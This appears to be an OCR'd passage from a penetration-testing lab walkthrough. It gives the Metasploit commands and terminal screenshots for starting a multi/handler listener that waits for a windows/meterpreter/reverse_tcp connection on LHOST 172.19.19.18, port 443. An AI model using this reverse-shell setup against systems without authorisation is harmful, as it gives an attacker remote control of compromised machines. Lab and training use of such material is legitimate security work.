
   msfconsole


   use exploit/multi/handler


   set payload windows/meterpreter/reverse_tcp

   set lhost 172.19.19.18


   set lport 443



Applications Places System
Fri Aug 30, 04:04
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/pentester]
#msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
Menu
msfconsole - Parrot T...


Applications Places System
Fri Aug 30, 04:04
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`
.a#$$$$$$"`
,s$$$$$$"`
.a$$$$$$$P`
.a$###$$$P`
,a$$###$$P`
.a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--"""'^^/$$$$$$'
`?88' ?88 ?88 88b d88 d88
88b d8P 88b`?8888P'
888888P' 88n
d88P' .,.ass%#S$$$$$$$$$$$$$$$'
_.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$'
_.,-ass#S$$####SSSS'
_.,,ass;:
,&$$$$$$'
ll&&$$$$'
.;;lll&&&&'
...;;llllll&'
.....;;;llll;;;....
` .....;;;;... . .
=[metasploit v6.3.44-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
Menu
msfconsole - Parrot T...





1. Verify handler options and initiate listener:
   show options
   exploit

